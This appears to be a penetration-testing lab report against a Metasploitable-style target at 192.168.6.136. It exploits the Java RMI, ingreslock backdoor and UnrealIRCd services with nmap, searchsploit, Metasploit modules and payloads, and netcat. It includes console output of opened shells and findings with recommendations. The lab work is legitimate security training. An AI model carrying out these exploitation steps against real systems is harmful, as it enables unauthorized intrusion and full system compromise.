
To gather detailed information about the Java RMI service, version detection and the command used:(sudo nmap -p 1099 -sV -O -A 192.168.6.136)

The scan revealed the service as Java RMI Registry with detailed implementation information

Public Exploit Identification

To identify potential public exploits targeting Java RMI services, the Searchsploit tool was used to query the Exploit-DB database:

(searchsploit java rmi)



The search revealed multiple Java RMI-related exploits, including deserialization vulnerabilities and remote code execution techniques.


Metasploit Framework Initialization

To launch the Metasploit penetration testing framework for Java RMI vulnerability exploitation, the following command was executed:

(msfconsole)

Metasploit Framework was successfully started

To identify available Java RMI exploitation modules within the Metasploit Framework, command used (search java rmi exploit)



The search returned relevant Java RMI exploitation modules

Exploitation Phase

To utilize the identified Java RMI exploitation module, the following command was executed within msfconsole: (use exploit/multi/misc/java_rmi_server)

```
Interact with a module by name or index. For example info 36, use 36 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'

msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show paloads
[-] Invalid parameter "paloads", use "show -h" for more information
msf6 exploit(multi/misc/java_rmi_server) > 
```

The Java RMI server exploitation module was successfully loaded

Payload Options

To review available payload options compatible with the selected Java RMI, exploit module, command was executed:(show payloads)

```
msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show paloads
[-] Invalid parameter "paloads", use "show -h" for more information
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect    .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                        .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm            .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp             .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                  .                normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp               .                normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp            .                normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp             .                normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http         .                normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https        .                normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp          .                normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                   .                normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp                .                normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp                .                normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http        .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   16  payload/multi/meterpreter/reverse_https       .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
```

The command displayed all compatible payloads, and Meterpreter payloads suitable for the target Linux system.

To configure the Meterpreter reverse TCP payload for the Java RMI exploitation, command was executed:

(set payload payload/java/meterpreter/reverse_tcp)


```
   13  payload/java/shell/reverse_tcp                .                normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp                .                normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http        .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   16  payload/multi/meterpreter/reverse_https       .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set  payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

Then to specify the target system for the Java RMI exploitation and to execute the Java RMI exploitation attack against the target, command was executed:

(set rhosts 192.168.6.136)

(run)



The exploit successfully executed, creating a Meterpreter session on the target system, confirming complete compromise of the Java RMI service and providing advanced post-exploitation capabilities

Within the active Meterpreter session, the following command was executed to display available post-exploitation options:


(help)

The help menu successfully displayed the complete set of Meterpreter commands

Post-Exploitation – Network Interface Configuration Check

Within the active Meterpreter session, the following command was executed to gather network configuration information:

(ifconfig)



The command displayed detailed network interface information, revealing the target's IP configuration

FINDINGS:

 Java RMI registry exposed without authentication
 Remote code execution via insecure configuration
 Java deserialization vulnerability present
 RMI service version disclosure
 Unauthenticated object binding allowed

IMPACT:

- Remote code execution on JVM
- Unauthorized access to Java applications
- Complete system compromise via Java process
- Data theft and manipulation through RMI calls
- Lateral movement to backend systems

RECOMMENDATIONS:

• Implement RMI authentication mechanisms
• Restrict RMI registry to trusted networks only
• Apply Java security patches immediately
• Use Java Security Manager with strict policies
• Disable RMI service if not business critical
• Monitor for suspicious RMI connections and deserialization attempts


ingreslock port (1524)

SERVICE: ingreslock (Known Backdoor)

STATUS: Open

RISK LEVEL: Critical

Nessus scan summary



Enumeration

Full Port Scan

A full TCP scan was then executed to enumerate open ports and services:

This step was performing a half scan against the target machine using **Nmap** to identify open ports and running services using this command:

(sudo nmap -sS 192.168.6.136)

This scan helped identify a very important open port it is (1524) **ingreslock Backdoor**


Exploitation phase

Backdoor Service Direct Access – ingreslock Exploitation

Then

To directly exploit the ingreslock backdoor service on port 1524, the following netcat command was executed:

(nc -nv 192.168.6.136 1524)




The connection was immediately successful, providing direct root shell access to the target system without any authentication required, confirming complete system compromise via the ingreslock backdoor

Post-Exploitation phase

Post-Exploitation Verification – Privilege Level Confirmation

Within the established ingreslock backdoor session, the following command was executed to verify access privileges: (whoami)



The command returned root, confirming that the ingreslock backdoor provides immediate root


Within the established ingreslock backdoor session, the following commands were executed to document the complete system compromise:

(id)

(uname)

(passwd)

- id: Verify user ID, group membership, and privilege level
- uname -a: Gather detailed system and kernel information
- passwd: Demonstrate complete user account and password modification capabilities



The commands successfully executed, confirming:

- ✓ Root-level access with UID 0 and GID 0
- ✓ Complete system information including kernel version
- ✓ Full user account control including password modification
- ✓ Complete administrative control over the target system

🔍 FINDINGS:

□ Known backdoor service (ingreslock) running

□ Unauthenticated remote access enabled

□ Direct root shell access achievable

□ Service version and banner disclosure

□ No authentication required for connection

💥 IMPACT:

- Immediate root-level system compromise
- Backdoor persistence and control
- Complete system ownership
- Data theft and manipulation
- Botnet recruitment potential

🛡 RECOMMENDATIONS:

• IMMEDIATELY shutdown ingreslock service

- Investigate for existing backdoor installations
- Remove unauthorized services from startup
- Implement service whitelisting
- Monitor for unusual network connections
- Conduct forensic analysis for compromises


IRC Service port (6667)

SERVICE: IRC Chat Service

STATUS: Open

RISK LEVEL: critical

Nessus scan summary



Enumeration phase


To identify and analyze the service running on port 6667, a targeted Nmap scan was executed:

(sudo nmap -p 6667 -sV -sC -O -A 192.168.6.136)

The scan confirmed the presence of an IRC service on port 6667, potentially exposing the system

To identify potential backdoor exploits specifically targeting UnrealIRCD services, the following Searchsploit command was executed:

(searchsploit unreal)




The search revealed critical UnrealIRCD backdoor exploits, including the

famous 2009-2010 backdoor that allows unauthenticated remote code execution on the IRC server

Metasploit Framework Initialization – IRC Backdoor Exploitation

To launch the Metasploit Framework for UnrealIRCD backdoor exploitation, the following command was executed: (msfconsole)



Metasploit Framework was successfully started.


To locate UnrealIRCD exploitation modules within Metasploit Framework, the following command was executed: (search unreal)

The search returned the UnrealIRCD 3.2.8.1 backdoor exploit module, confirming availability of the automated exploitation path for this critical vulnerability

Exploitation phase

To utilize the UnrealIRCD backdoor exploitation module, the following command was executed within msfconsole:

(use exploit/unix/irc/unreal_ircd_3281_backdoor)



The UnrealIRCD backdoor exploit module was successfully loaded

Step 1: Module Options Review

(show options)

Step 2: Target Host Configuration

(set rhosts 192.168.6.136)

```
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show missing
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

The target host was successfully configured to 192.168.6.136

Then to review available payload options compatible with the UnrealIRCD backdoor exploit, the following command was executed:

(show payloads)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show missing
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.6.136:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

The command displayed compatible payloads, revealing various Unix command shell options suitable for the Linux-based UnrealIRCD target

To configure a Ruby bind shell payload for the UnrealIRCD backdoor exploitation, the following command was executed:

(set payload payload/cmd/unix/bind_ruby)
(run)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set  payload /cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.6.136:6667 - Connected to 192.168.6.136:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.6.136:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.6.136:4444
[*] Command shell session 1 opened (192.168.6.137:37841 → 192.168.6.136:4444) at 2025-11-13 21:30:17 +0200

```

The Ruby bind shell payload was successfully configured, setting up the exploit to create a listening service on the target.

Post-Exploitation phase

After successful exploitation of the UnrealIRCD backdoor, the following commands were executed within the established shell session to verify system access:

(whoami)

(Id)

(uname -a)

- whoami: Confirm the user context obtained through exploitation
- id: Verify user privileges, groups, and security context
- uname -a: Gather detailed system information including OS and kernel version

The commands successfully executed, confirming:

- User-level access obtained through IRC backdoor exploitation
- System privileges and group memberships
- Complete operating system and kernel information
- Successful remote code execution via UnrealIRCD vulnerability

🔍 PORT 6667 FINDINGS:

□ IRC service running and accessible

□ Unsecured chat service exposure

□ Potential IRC backdoor presence

□ Botnet command and control risk

 Information disclosure through chat logs

IMPACT:

- Botnet recruitment and control
- DDoS attack launching platform
- Sensitive information leakage
- System resource abuse
- Unauthorized remote access

RECOMMENDATIONS:

• Disable IRC service if not business critical

• Implement IRC over SSL/TLS encryption

• Use authentication mechanisms for IRC access

• Monitor for suspicious IRC traffic patterns

• Block external IRC connections if unused

• Regular security audits of IRC configurations

